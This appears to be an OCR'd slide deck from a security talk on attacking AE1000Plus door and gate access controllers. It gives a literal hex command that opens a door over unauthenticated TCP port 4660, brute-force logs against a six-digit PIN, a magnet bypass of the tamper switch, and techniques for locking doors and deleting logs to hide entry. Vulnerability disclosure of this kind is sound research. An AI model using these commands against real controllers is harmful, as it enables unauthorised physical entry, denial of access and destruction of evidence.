
- Manual Relay Latch buttons
  - Toggle Relay
  - Lock their state
- Programming buttons
  - Program device locally
  - Erase Memory
- Active Phone Line
- Serial connection to the controller




Tamper Monitoring?

- Magnetic tamper switch inside enclosure
- No active alerts
- Can be bypassed by placing a magnet on the outside of the enclosure









So how do we target these controllers?


- Physical Access
  - Local Programming
  - Serial port inside the controller



So how do we target these controllers?

- Physical Access
  - Local Programming
  - Serial port inside the controller
- Internal Network Access
  - IP of Serial to TCP device
  - TCP Port 4660
- External Network Access
  - IP of Serial to TCP device
  - TCP Port 4660 open to the internet





Remote Attacks

Demo

Brute-force attack

- No rate limiting
- No password lockout
- Small key space
  - Exactly 6 characters
  - Numeric only
- Scriptable


```
Guess: 123456
Guess: 654321
Guess: 654321
Guess: 654321
Guess: 000000
Guess: 000000
Guess: 111111
Guess: 111111
Guess: 111111
Guess: 222222
Guess: 222222
Guess: 444444
Guess: 444444
Guess: 444444
Guess: 555555
Guess: 555555
Guess: 666666
```

```
16:04:09.330 COM3 :  | FlushRX
16:04:09.330 COM3 :  » 5AA5000A11013930303030303E1D
16:04:09.432 COM3 :  | FlushRX
16:04:09.432 COM3 :  » 5AA5000A11013930303030303E1D
16:04:09.531 COM3 :  « 5AA50005110D024C23
16:04:09.633 COM3 :  | FlushRX
16:04:09.633 COM3 :  » 5AA5000A1101303130303030102A
16:04:09.734 COM3 :  | FlushRX
16:04:09.734 COM3 :  » 5AA5000A1101303130303030102A
16:04:09.834 COM3 :  « 5AA50005110D024C23
16:04:09.935 COM3 :  | FlushRX
16:04:09.935 COM3 :  » 5AA5000A1101313130303030301401
16:04:10.036 COM3 :  | FlushRX
16:04:10.036 COM3 :  » 5AA5000A1101313130303030301401
16:04:10.138 COM3 :  | FlushRX
16:04:10.138 COM3 :  » 5AA5000A1101313130303030301401
16:04:10.239 COM3 :  | FlushRX
16:04:10.239 COM3 :  » 5AA5000A1101313130303030301401
16:04:10.254 COM3 :  « 5AA50005110D024C23
16:04:10.307 COM3 :  « 5AA50005110D024C23
16:04:10.409 COM3 :  | FlushRX
16:04:10.409 COM3 :  » 5AA5000A1101313130303030301401
16:04:10.511 COM3 :  | FlushRX
16:04:10.511 COM3 :  » 5AA5000A1101313130303030301401
16:04:10.541 COM3 :  « 5AA50005110D024C23
16:04:10.643 COM3 :  | FlushRX
```

Demo

No Password Necessary

- **Authentication not enforced!**
- Send unauthenticated commands
- Any commands will execute
- May not get any confirmation data



Hacker

Raw Connection


AE1000Plus Controller

Open Doors Remotely

- Send one simple command
  - `5AA5000A11050100000800000E88D`
- Triggers a relay for 2 seconds thus opening a door or gate
- Great for movie style scenes


Lock Doors Open/Closed

- Keeps Doors/Gates open or closed
- Will not respond to user input (RFID cards, remotes, etc)
- Persist until manually unlocked or rebooted



Delete Logs From The Controller


- Controller keeps logs of events
- Downloading logs deletes them from the controller
- Hide evidence of entry or tampering



Date & Time	Door	Modifier	Event
07/25/15 - 02:24:08	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/25/15 - 02:24:04	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 23:34:46	[A] My Netw...		Network connection error
07/24/15 - 23:25:22	[A] My Netw...		Network connection error
